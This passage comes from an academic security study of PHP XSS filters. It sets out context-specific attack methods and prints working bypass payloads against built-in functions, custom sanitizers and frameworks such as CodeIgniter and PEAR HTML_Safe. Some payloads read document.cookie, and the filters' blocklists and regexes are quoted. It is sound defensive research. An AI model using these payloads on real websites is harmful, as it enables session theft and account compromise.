For security analysis of PHP-based XSS protection mechanisms, the testbeds for respective XSS protections have been created and are available online on this URL http://xssplaygroundforfunandlearn.netai.net/php-test-beds.html. In case of htmLawed, HTML Purifier, Nette and Laravel Security, the test-beds are provided by the developers.

Each testbed consists of two files: one HTML file that contains a form having an input field for inputting the XSS attack vector and one PHP file that contains the respective XSS protection along with the PHP code for reflecting the inputted data in five contexts. All test-beds explicitly serve "`X-XSS-Protection:0`" response header and the reason is to turn-off browsers' integrated XSS filters e.g., Chrome Auditor [63] and IE's XSS filter [95]. It helps in the cross-browser analysis of widely used, PHP-based XSS protections.

Black-box Tests: (1) We choose an XSS vectors from the proposed *context-aware* XSS attack methodology. (2) The vector is entered into the HTML form. (3) After being sent to the server, the XSS vector is filtered by the target protection function, and is embedded in the chosen context in the resulting PHP page. (4) If script code contained in the XSS attack vector is executed in the modern browsers, we have successfully bypassed the target filter in the chosen context.

White-box Tests: (1a) We manually inspect the source code of the tested PHP-based XSS protection function. This step is required in order to find a bypass in an HTML context only because HTML context attack methodology can not be generalized (see Section. 4.6.2). (1b) We construct an XSS vector that may bypass the target protection function, based on Step 1. From step (2) on, we proceed as above.

4.6.2 HTML Context

The attack methodology related to an HTML context starts by injecting the simple XSS attack vector <`img src=x onerror=confirm(1);`>. This injection allows us to see if the respective XSS protection filters < or not. If the CFC character < is not filtered or encoded then above injection resulted in an XSS in about 60%-70% of all cases. As a part of next step, we used the following half open XSS attack vector e.g., <`img/src=x alt =confirm(location) onmouseover=eval(alt)`. The main purpose of half open XSS vector is to defeat those XSS protections that only provide protection if < and > both found in the attack vector.

If these two steps did not result in a valid bypass, we used our (whitebox) knowledge of the filters to craft a special or state of the art vector from the list `http://pastebin.com/u6FY1xDA`. The list contains XSS attack vectors contributed by the authors and other security researchers. It should be noted that the attack methodology related to HTML context can not be systemized like in the other 4 contexts because of the following factors:

- We found implementation specific black-listed tags and attributes for XSS protections e.g., some implementations filter math tag while others not.
- We found implementation specific variations of regular expressions in use for XSS protections e.g., some implementations have regular expression that looks for < and > sign in the input while others' regular expressions look for black-listed names of tags.

- We found implementation specific filtering variations e.g., some implementations encode potentially dangerous *CFC characters* while others remove them.

We found XSS in HTML context in 39 sites (out of 50 vulnerable sites). It includes sites like Yahoo, The New York Times and ESPN etc (see Section 4.8).

4.6.3 Attribute Context



Figure 4.4: Attack Methodology for Attribute Context

Figure. 4.4 shows our attack methodology for attribute context. Along with each step, browser logos are given that show for which browser families this step is applicable.

According to the HTML5 specifications, single as well as double quoted attribute values are allowed [96]. For our tests[14] we assumed that this is the case, although web browsers tolerate attribute values which are given without quotes.

To give an example how to interpret Figure. 4.4: If we replace "anyeventhandler" with "`onmouseover`" and "JavaScriptFunction" with "`alert(1)`" then the second line of code resulting from Step 2 will be

[14]Because in our test-beds we used single quotes around the attribute value, we omitted step 1.

<div class=''onmouseover='alert(1)'> attribute context

In the above code snippet, XSS attack vector is underlined. The XSS vector starts with a single quote (i.e., ') because it will break or jump out from the attribute context by properly closing the "class" attribute's value. The next part of our attack vector is an event handler i.e., "onmouseover" along with "alert(1)" in order to show proof of concept JavaScript execution.

In case single and double quotes are properly filtered or escaped , we apply the third step from Figure. 4.4 which is specific to legacy Internet Explorer (e.g., IE8) which treats backtick as a valid separator for attribute and its value. The attacker may use backtick (``) or (`\`)in order to break out the attribute context and execute JavaScript [38]. For simplicity in Figure. 4.4, we have only mentioned (``) but attacker can also use (`\`). PHP's most common function htmlspecialchars($value, ENT_QUOTES, "utf-8") in use for XSS protection is bypassable with the help of backtick trick in an attribute context [97]. We found XSS in attribute context in sites like Xbox, Ancestry, Iamlive, and Ebaumsworld (see Section 4.8).

4.6.4 URI Context

Figure. 4.5 shows our attack methodology related to URI context. In general, URI context's attack methodology uses JavaScript-, Data- and VBScript- URIs.

Unobfuscated JavaScript URI

Step 1 in Figure. 4.5 consists of simple JavaScript code execution via JavaScript URI.

Obfuscated JavaScript URI with URL Encoding

In step 2 in Figure. 4.5, the parenthesis of JavaScript function i.e., alert(1) are in URL encoded form (i.e., %28 and %29 respectively)[15]. Also in step 2 in Figure. 4.5, the word "javascript" is obfuscated into a combination of lower and upper case letters in order to defeat filters that only look at "javascript" string in the user-supplied input.

Obfuscated JavaScript URI with HTML5 or Hex or Decimal Encoding

The step 3 in Figure. 4.5 makes use of HTML5 entities[17] like 	,
, :, (and) in JavaScript URI and the purpose is to bypass filter's black-listed term "javascript". At the same time, the attacker may also use hex[18] or decimal[19] encoding of the above mentioned entities and Chrome and IE both render it.

[15] Using this technique, we found a stored XSS[16] in Twitter Translation (https://translate.twitter.com/) even though the site is using Content Security Policy (CSP) [98].

[17] http://dev.w3.org/html5/html-author/charref

[18] http://jsfiddle.net/Qv6F4/

[19] http://jsfiddle.net/Qv6F4/1/



Figure 4.5: Attack Methodology for URL Context

Data URI

The step 4 in Figure. 4.5 of URI context attack methodology consist of JavaScript code execution via Data URI.

VBScript URI

The last step in Figure. 4.5 consists of VBScript code execution via VBScript URI.

In theory, the attack methodology related to URI context can be further extended e.g., obfuscated forms of Data and VBScript URI schemes but in practice, we found almost all (except HTML Purifier) evaluated PHP-based XSS protections are bypassable in URL context (see Section 4.7.1, 4.7.2 and 4.7.3) with the help of proposed methodology.

4.6.5 Script Context



Figure 4.6: Attack Methodology for Script Context

Figure. 4.6 shows attack methodology related to script context. According to HTML5 specifications, single as well as double quoted variable values are allowed for string declaration [94]. In script context, browsers also tolerate no quotes but only for numeric (e.g., var a=1;), expression (e.g., var a=2+2-1;) assignments and object literals.

The step 1 and 2 of Figure. 4.6 shows that we have used the double and single quote respectively as a staring point to terminate the JavaScript string declaration. After double or single quote a semi-colon is used as a statement terminator. After semi-colon, the attacker can execute any JavaScript code of his choice and as a part of final part of the attack vector, double or single quote is used again in order to properly close the closing quote (single or double).

In case respective protection properly filters or escapes single or double quotes, we used closing script tag (i.e., `</script>`) as first part of attack vector. Once injected it will close the script tag early and after that attacker can start the new script block and execute JavaScript.

The third step is very useful in bypassing PHP's popular function i.e., addslashes($input) because this function inserts backslash (\) before single and double quotes. It means, we can not use single and double quotes in order to break the context because browsers treat them as properly escaped characters. The third step is also useful if injection lands in JSON context[20] (output reflects back as JSON

[20] http://www.json.org/

value).

One thing that might be noticed is we have not used any sort of encoding (i.e., hex, decimal, url and HTML5 entity representation) in our attack vectors. The simple reason is: in general encoding of *CFC characters* do not help as far as breaking the script context is concerned. For example if we replace the single quote ' in step 2 in Figure 4.6 with its different encodings like `'` (hex encoding), `'` (decimal encoding), `'` (HTML5 encoding) or `%27;` (URL encoding), these encodings will be treated as a sequence of ASCII characters only. For simplicity, we do not describe ECMAScript 6 based script context attack methodology given ES6 specifications will be finalized in the middle of year 2015. For ECMAScript 6 based script context attack methodology, we may need two more steps in addition to the steps mentioned in Figure. 4.6. The two new ES6 based XSS attack vectors are:

1. `; confirm(1); `
2. ${confirm(1)}

4.6.6 Style Context



Figure 4.7: Attack Methodology for Style Context

Figure. 4.7 in Appendix shows attack methodology related to style context. The style context attack methodology works only in legacy browsers

(e.g., IE7, IE8) because to the best of our knowledge, modern browsers do not allow JavaScript execution via CSS or styles.

The CSS expressions [99] were introduced in IE5 and with the help of CSS expressions, one can assign JavaScript expressions to the CSS property. JavaScript execution via CSS expressions has already been noted in a popular OWASP XSS cheat sheet [40].

Unobfuscated CSS Expression.

Step 1 in Figure. 4.7 consists of JavaScript execution via simple CSS expression.

Obfuscated CSS Expression.

Step 2 in Figure. 4.7 makes use of multi-line comments i.e., `/**/` inside the word `expression`. Their purpose is to defeat black-listed term `expression`; IE7 simply ignores[21] the multi-line comments and JavaScript gets executed.

Hex or Decimal Encoding in CSS Expression.

Step 3 in Figure. 4.7 makes use of hex encoding and in this step we have encoded colon (i.e., `:`), left parenthesis (i.e., `(`) and right parenthsis (i.e., `)`). We found regular expression based XSS protection mechanisms dedicated to CSS filtering and looking for the presence of parenthesis (i.e., `(` and `)`) and colon in the input. The hex encoding will bypasse these XSS protection machanisms and old browsers also support and render this. At the same time, attacker may also use decimal encoding instead of hex encoding as shown in step 3 of Figure. 4.7. The decimal encoded form of colon (i.e., `&#58`) and small parenthesis (i.e., `&#40 and &#41`) respectively also works in old browsers.

CSS Escaping in CSS Expression.

The final step of style context XSS attack methodology makes use of CSS escaping (i.e., \) in order to execute JavaScript code via CSS expressions.

4.7 Evaluation Results

In this section, we discuss results of evaluating our attack methodology for different contexts on (PHP-based) XSS protection mechanisms. We divide our evaluation into four parts: (1) PHP's Built-In Functions, (2) Customized Solutions, (3) PHP-based Web Application Frameworks and (4) Alexa's top 10×10 sites (10 top sites from 10 different categories).

4.7.1 PHP's Built-In Functions

In this section, we first briefly describe PHP's built-in functions for XSS protections, and give a summary of our results. For detailed desciption of the

[21] http://sla.ckers.org/forum/read.php?2,15812,page=10

individual XSS bypasses we refer to our technical report[22], where we also mention the footprint of these functions on GitHub. To choose the most commonly used functions, we relied on GitHub's `best match` code search feature.

- `trim()`: This function[23] removes whitespaces (i.e., normal space, tab, newline, carriage return and vertical tab) from the beginning and end of the string.
- `strip_tags()`: This function[24] removes HTML and PHP tags, and HTML comments from the string.
- `htmlentities()`, `htmlspecialchars()`: These functions[25] convert potentially dangerous characters into their respective HTML entities e.g., < becomes `<`.
- `stripslashes()`: This function[26] removes single backslashes \ from the string, and converts double backslashes into a single backslash.
- `addslashes()`: This function[27] adds backslashes.

Figure. 4.8 shows that all PHP's built-in functions are bypassable in at least one context, especially in attribute, style, URL or script context.

4.7.2 Customized Solutions

In order to find customized XSS solutions, we queried GitHub for words like "removeXSS", "detectXSS", "cleanInput", "sanitizeCSS", "removeScript", "cleanURL", "stripImages", "xss_clean", "stripScriptsAndCss" and "sanitizeHTML". Once we found a customized solution, then we searched for its footprint in PHP files on Github. We tested the most commonly used customized solutions against every contexts' attack methodology, unless the context was specified by the developers of the functions. For details on each customized solutions' XSS bypasses in different contexts, their features and footprint, we may refer to our technical report[28].

`RemoveXSS($input)`

is used in more than 900 PHP files [100]. It takes a blacklist approach and the core implementation consists of two arrays containing the blacklisted words. One array consists of keywords like `javascript`, `script`, `iframe` and `applet`, while the other contains 78 eventhandlers like `onmouseover`, `oncut`, `onerror`. If a match is found with any of the blacklisted keywords, the function inserts

[22] https://mega.co.nz/#!SUIESATa!zb5Oq5HYNI-wMljJNE-AOTChFTnEgaheah4EO6Bgudc
[23] http://www.php.net/trim
[24] http://www.php.net/strip_tags
[25] http://php.net/htmlentities
[26] http://www.php.net/stripslashes
[27] http://de3.php.net/addslashes
[28] https://mega.co.nz/#!SUIESATa!zb5Oq5HYNI-wMljJNE-AOTChFTnEgaheah4EO6Bgudc

PHP Built-In Functions for XSS Protections	HTML Context	Attribute Context	Style Context	URL Context	Script Context
stripslashes(htmlentities(strip_tags(trim($input))));	X	✓	✓	✓	✓
trim(htmlspecialchars($value, ENT_QUOTES, "utf-8"));	X	✓	✓	✓	X
htmlentities(trim(strip_tags(stripslashes($input))), ENT_NOQUOTES, "UTF-8");	X	✓	✓	✓	✓
stripslashes(trim(strip_tags($input)));	X	✓	✓	✓	✓
htmlentities(stripslashes($input),ENT_COMPAT);	X	✓	✓	✓	✓
filter_var($input, FILTER_SANITIZE_SPECIAL_CHARS);	X	✓	✓	✓	X
addslashes(trim($input));	✓	✓	✓	✓	✓
addslashes($input);	✓	✓	✓	✓	✓
stripslashes($input);	✓	✓	✓	✓	✓
strip_tags($input);	X	✓	✓	✓	X
htmlentities($input);	X	✓	✓	✓	X

Figure 4.8: Summary of XSS Bypasses Related to PHP's built-in Functions (✓represents XSS bypass while `X` shows no bypass). The PHP's built-in functions are using escaping or encoding of potentially dangerous characters except trim and striptags.

`--` immediately after two characters of the keyword (e.g., the word `iframe` becomes `if--rame`).

The black-listing approach can easily be defeated, e.g., by using the non-blacklisted `oninput` eventhandler, or by using the <`form`> tag and its `action` attribute in combination with <`button`> tag, together with an HTML5 entity encoding `ja	vasc
ript` in its `action` attribute.

In order to bypass the script context, we leverage `RemoveXSS` functionality of converting decimal and hex encoded *CFC characters* into the respective plain *CFC characters* e.g., `'` (decimal encoded single quote) converts into `'`. The script context is also bypassable with the help of hex encoded single quotes i.e., `'`. Once the attacker has injected one of the above inputs, the `RemoveXSS` function will convert the hex or decimal encoded form of *CFC character* into a hard-coded single quote (i.e., `'`) and immediately after single quote, there is a semi-colon which is working as a statement terminator. In this way, the attacker can break the script context and execute malicious JavaScript code (see script context attack methodology in 4.6.5).

`xss_clean($data)`

The developer of `xss_clean` function claims that it is developed by combining good parts of different customized solutions and has been tested against OWASP XSS cheat sheet [40]. It is available at https://gist.github.com/mbijon/1098477 and we found its footprint on more than 300 PHP files on GitHub. The `xss_clean` function is also based on black-list approach. It has an array of

PHP-based Customized XSS Protections	HTML Context	Attribute Context	Style Context	URL Context	Script Context
RemoveXSS($input)	✓	✓	✓	✓	✓
cleanInput($input)	✓	✓	✓	✓	X
sanitizeCSS($input)	NA	NA	✓	NA	NA
detectXSS($input)	✓	✓	✓	✓	✓
stripImages($input)	✓	NA	NA	NA	NA
cleanURL($url)	NA	NA	NA	✓	NA
removeScript($input)	✓	NA	NA	NA	NA
sanitizeHTML($string)	✓	NA	NA	NA	NA
xss_clean($data)	✓	NA	NA	NA	NA
stripScriptsAndCss($input)	✓	NA	✓	NA	NA

Figure 4.9: Summary of XSS Bypasses Related to PHP-based Customized XSS Protections (✓represents XSS bypass while `X` shows no bypass and `NA` means "`Not Applicable`"). All customized solutions are based on regular expression based black-listing of tags, event handlers, protocols.

unwanted tags and if found in input, these unwanted tags are removed.

```
#</*(?:applet|b(?:ase|gsound|link)|embed|frame(?:set)?|i
(?:frame|layer)|l(?:ayer|ink)|meta|object|s(?:cript|tyle)
|title|xml)[^>]*+>#i
```

At the same time, it also removes potentially dangerous words like `JavaScript` and `VBScript` protocols, `expression` and `behaviour` keywords along with all eventhandlers. The "`xss_clean`" function is bypassable with the help of following XSS attack vectors.

```
i) <img src=x onerror=confirm(document.cookie);
ii) <form><a href=jav&Tab;ascr&Tab;ipt:alert(1)>click
```

In `(i)`, we have used dangling <`img`> tag (not part of solution's unwanted tags) and were able to defeat solution's regular expression that looks for eventhandlers. The regular expression expects that attacker will properly close the tag. In `(ii)`, we have used <`form`> and <`a`> tags which are not part of solution's black-list and in order to defeat regular expression that looks for `javascript` protocol, we have used HTML5 entity i.e., `	` in between the word `javascript`.

`stripImages($input)`

The `stripImages` is another popular customized solution developers are using and the goal of this function is to remove <`img`> tag from the input. The `stripImages` function[29] is available on GitHub[30]. We also realized that a popular PHP framework named `CakePHP` is also using this function and is available at https://github.com/cakephp/cakephp/blob/master/lib/Cake/Utility/Sanitize.php#L139. We found its footprint on more than 7K PHP files[31]. Though since CakePHP's version 2.4, this function has been deprecated[32] but still in use on more than 7K PHP files. The `stripImages` function consists of the following regular expressions:

```
/(<a[^>]*>)(<img[^>]+alt=")([^"]*)("[^>]*>)(<\/a>)/i
/(<img[^>]+alt=")([^"]*)("[^>]*>)/i
/<img[^>]*>/i
/<img.*src="(.*?)".*?>/i
```

The function is only intended for an HTML context. Now we show how an attacker can bypass this protection and execute JavaScript via <`img`> tag. The attacker can bypass this protection with the help of following XSS attack vector e.g.,

```
<img src=x onerror=confirm(document.location);
```

We were able to bypass regular expressions with the help of non-terminated <`img`> tag. All regular expressions given above assumes that <`img`> tag will be properly closed. All modern browsers execute JavaScript even if <`img`> tag is not properly closed because of browsers' fault-tolerance behaviour.

Figure. 4.9 shows that all PHP-based customized XSS functions are bypassable in respective contexts. The "`Not Applicable`" means that the respective protection is not intended for the given context e.g., "`sanitizeCSS`" function in Figure. 4.9 provides XSS protection only in CSS or style context. We recommend developers not to use PHP's customized XSS protections.

4.7.3 Web Frameworks

Web frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, Laravel and PEAR's HTML Safe are higly adopted in the wild. The main job of frameworks is to minimize the overhead associated with the common web application

[29] https://github.com/thepipster/athenasites.com/blob/51950d20e7174332890d3828eb393d4b39918d6a/admin/themes/Pandora/page_templates/index.php#L13

[30] https://github.com/Fyr/epma/blob/fcf7da41202ac89add997963cfdfc5493bb3ecc8/app/plugins/articles/views/helpers/html_article.php#L10

[31] https://github.com/search?q=extension%3Aphp+stripImages&type=Code&ref=searchresults

[32] http://api.cakephp.org/2.4/class-Sanitize.html

development tasks which in turns increase productivity. At the same time, frameworks offer XSS mitigation routines so that security *unaware* developers can use these functions and may protect their web applications. The frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, PHP Input Filter, CakePHP and PEAR's HTML Safe have dedicated functionality for the protection of XSS attacks. In this section, we discuss how attaker can bypass these popular PHP web frameworks. By keeping in mind space restrictions, we only discuss CodeIgniter, Nette and PEAR'S HTML_Safe here and then summarize our findings in the form of table. The details about each tested framework, their features and respective XSS bypasses are available in our technical report[33].

CodeIgniter

CodeIgniter has a dedicated function named `xss_clean` for the protection against XSS attacks. It is available at https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/Security.php#L321 This function is based on a black-list approach. The main feature of `xss_clean` is to sanitize *naughty* HTML and scripting elements. Internally the `xss_clean` function has two arrays of black-listed words i.e., one deals with potentially dangerous HTML elements and one deals with potentially dangerous scripting elements. The CodeIgniter considers that the following are dangerous HTML elements and if found in the input, converts them into respective entities.

```
/*List of naughty HTML elements*/
alert|applet|audio|basefont|base|behavior|bgsound|blink|
body|embed|expression|form|frameset|frame|head|html|
ilayer|iframe|input|isindex|layer|link|meta|object|
plaintext|style|script|textarea|title|video|xml|xss
```

CodeIgniter also considers that the following are dangerous scripting elements and if found in the input, converts the parenthesis to entities in order to make them non-renderable.

```
/*List of naughty scripting elements*/
alert|cmd|passthru|eval|exec|expression|system|fopen|
fsockopen|file|file_get_contents|readfile|unlink
```

CodeIgniter also removes potentially dangerous attributes like `style`, `formaction`, `xmlns` and all eventhandlers like `onmouseover`, `onmousemove` etc.

```
$evil_attributes = array('on\w*', 'style', 'xmlns',
                         'formaction');
```

[33] https://mega.co.nz/#!SUIESATa!zb5Oq5HYNI-wMljJNE-AOTChFTnEgaheah4EO6Bgudc

At the same time, CodeIgniter tries to remove JavaScript in the <a> and <img> tags with the help of following two regular expressions and two related functions i.e., _js_link_removal and _js_img_removal.

```
/*Remove Javascript in links or img tags*/
#<a\s+([^>]*?)(?:>|$)#si
#<img\s+([^>]*?)(?:\s?/?>|$)#si
/*Regular Expression in _js_link_removal*/
#href=.*?(?:alert&\#40;|javascript:|livescript:|
mocha:|charset=|window\.|document\.|\.cookie|
<script|<xss|data\s*:)#si
/*Regular Expression in _js_img_removal*/
#src=.*?(?:alert\(|alert&\#40;|javascript:|livescript:
|mocha:|charset=|window\.|document\.|\.cookie|<script|
<xss|base64\s*,)#si
```

Further, CodeIgniter also converts tabs into spaces, removes invisible characters and decodes URL for validation. Considering CodeIgniter's popularity, it has been subject to XSS bypasses from security researchers[34]. At the start of analysis, we have used the development version of CodeIgniter's xss_clean function in which all previously reported[35] XSS bypasses have been fixed. Now we show how an attacker can bypass the xss_clean function and execute JavaScript. The test-bed is available on the following URL: http://xssplaygroundforfunandlearn.netai.net/clean11.html.

The developers of CodeIgniter have explicitly mentioned that web applications should use CodeIgniter on validating data upon submission e.g., logged-in/registration forms. By keeping in mind, CodeIgniter's functionality[36], we will show XSS bypasses only in the standard HTML context though it is also bypassable in the other contexts. A bug has been filed on GitHub and details are available at https://github.com/EllisLab/CodeIgniter/issues/2667. The new test-bed for the latest CodeIgniter's developement version (https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/Security.php) is available here http://xssplaygroundforfunandlearn.netai.net/clean100.html and in this test-bed all our reported XSS bypasses have been fixed and suggestions have been added.

The CodeIgniter's xss_clean function is bypassable with the help of following XSS attack vectors. In favor of space restrictions, we only show two different bypasses but we were able to find five unique bypasses.

```
i) <a/href=javascript&colon;confirm(document
   [&apos;cookie&apos;])>click</a>
/*Latest Firefox specific XSS attack vector*/
ii) <math><a/xlink:href=javascript&colon;confirm&lpar;1
&rpar;>click
```

[34] http://blog.kotowicz.net/2012/07/codeigniter-210-xssclean-cross-site.html
[35] https://nealpoole.com/blog/2013/07/codeigniter-21-xss-clean-filter-bypass/
[36] https://github.com/EllisLab/CodeIgniter/issues/2667#issuecomment-33801175

In (i), we were able to bypass CodeIgniter's xss_clean function's regular expression that deals with link removal with the help of forward slash i.e., / because regular expression expects space between the tag name (i.e., <a>) and attribute (i.e., href). All browsers also consider / as a valid separator between tag name and attribute. At the same time, in order to defeat CodeIgniter's black-listed terms i.e., document.cookie, javascript: and alert, we have used document['cookie'] (another way to get the cookie and has been discussed in [92]), javascript: (HTML5 entity representation of :) and confirm[37] respectively. The attacker can also use document.cookie or document['cookie'] in order to bypass black-listed word document.cookie. At the same time, we have found more than 30 unique ways of getting cookies even if access to document.cookie is blocked in http://pastie.org/private/nkryfy49l1oy8hvblh90q.

In (ii) (latest Firefox specific XSS attack vector), we have used <math> tag and xlink:href attribute which are not part of CodeIgniter's black-list and were able to execute JavaScript.

Nette

The main feature of Nette framework [79] for PHP is "Context-Aware Escaping". In fact Nette is the only framework in our evaluation that supports automatic escaping (convert potentially dangerous characters into respective entities by keeping in mind output) in all contexts. At the same time, Nette has in-built HTML code beautifier. Further, according to an independent third-party performance evaluation[38], Nette is one of the fastest PHP development framework. It is available at https://github.com/nette/nette.

For testing, we have used the latest version of Nette which is available at https://github.com/nette/nette. The developers of Nette have provided the test-bed which is available here: http://hoola.cz/nette-xss-test/. We found no bypass in standard HTML, style and script context because of properly escaping dangerous characters into respective entities but were able to bypass Nette in an attribute (innerHTML based XSS bypass (see step 3 of an attribute context attack methodology in Figure. 4.4 and URL context (JavaScript, Data and VbScript URIs based bypass (see URL context attack methodology in Figure. 4.5)). The two[39] bugs[40] have been filed on GitHub and now both bypasses have been fixed.

PEAR'S HTML_Safe

PHP Extension and Application Repository (PEAR) is a distribution system for reusable PHP components [101]. HTML_Safe is part of PEAR's open source components and a parser that strips down all potentially dangerous content within HTML.

[37] The same purpose can also be achieved via prompt dialog box.
[38] http://www.root.cz/clanky/velky-test-php-frameworku-zend-nette-php-a-ror/
[39] https://github.com/nette/nette/issues/1301
[40] https://github.com/nette/nette/issues/1496

HTML_Safe deletes the following tags, if found in input.

```
'applet','base','basefont','bgsound','blink','body',
'embed','frame','frameset','head','html','ilayer',
'iframe','layer','link','meta','object','style',
'title','script'
```

The following potentially dangerous protocols are also deleted from the input.

```
'about','chrome','data','disk','hcp','help','javascript',
'livescript','lynxcgi','lynxexec','ms-help','ms-its',
'mhtml','mocha','opera','res','resource','shell',
'vbscript','view-source','vnd.ms.radio','wysiwyg'
```

At the same time, PEAR's HTML_Safe has an array of dangerous CSS keywords that are also prohibited.

```
'absolute','behaviour','content','expression','fixed',
'include-source','moz-binding'
```

Further, PEAR'S HTML_Safe also tries to convert code into valid XHTML syntax and it also deletes all eventhandlers (e.g., onerror, onmouseover etc) from the input string.

For testing, we have used the latest version of PEAR'S HTML_Safe[41]. The documentation of PEAR'S HTML_Safe suggests that it should be only used in standard HTML context. We have created a test-bed and is available at http://xssplaygroundforfunandlearn.netai.net/clean12.html. We were able to bypass HTML_Safe with the help of following XSS attack vectors.

```
i)<form><button formaction=javas&Tab;cript&colon;alert(1)>
  XSS
ii)<isindex action=JavascripT&colon;prompt(1) type=image>
```

Figure. 4.10 shows that almost all PHP-based web frameworks are bypassable in the respective contexts. There is one framework where we have used the symbol $\checkmark^*$ and it represents that we have found no XSS bypass but found an XSS attack vector that was able to Denial-of-Service (DoS) HTML Purifier. In the current version of HTML Purifier, the issue has been fixed. Figure. 4.10 also shows that most of the web frameworks are only dedicated to HTML context and are bypassable in this context. We recommend developers that they may use web frameworks but should use their latest version and we may refer to our technical report[42] for detailed description on each PHP-based web frameworks, their features and respective XSS bypasses.

[41] https://github.com/pear/HTML_Safe/blob/trunk/HTML/Safe.php
[42] https://mega.co.nz/#!SUIESATa!zb5Oq5HYNI-wMljJNE-AOTChFTnEgaheah4EO6Bgudc

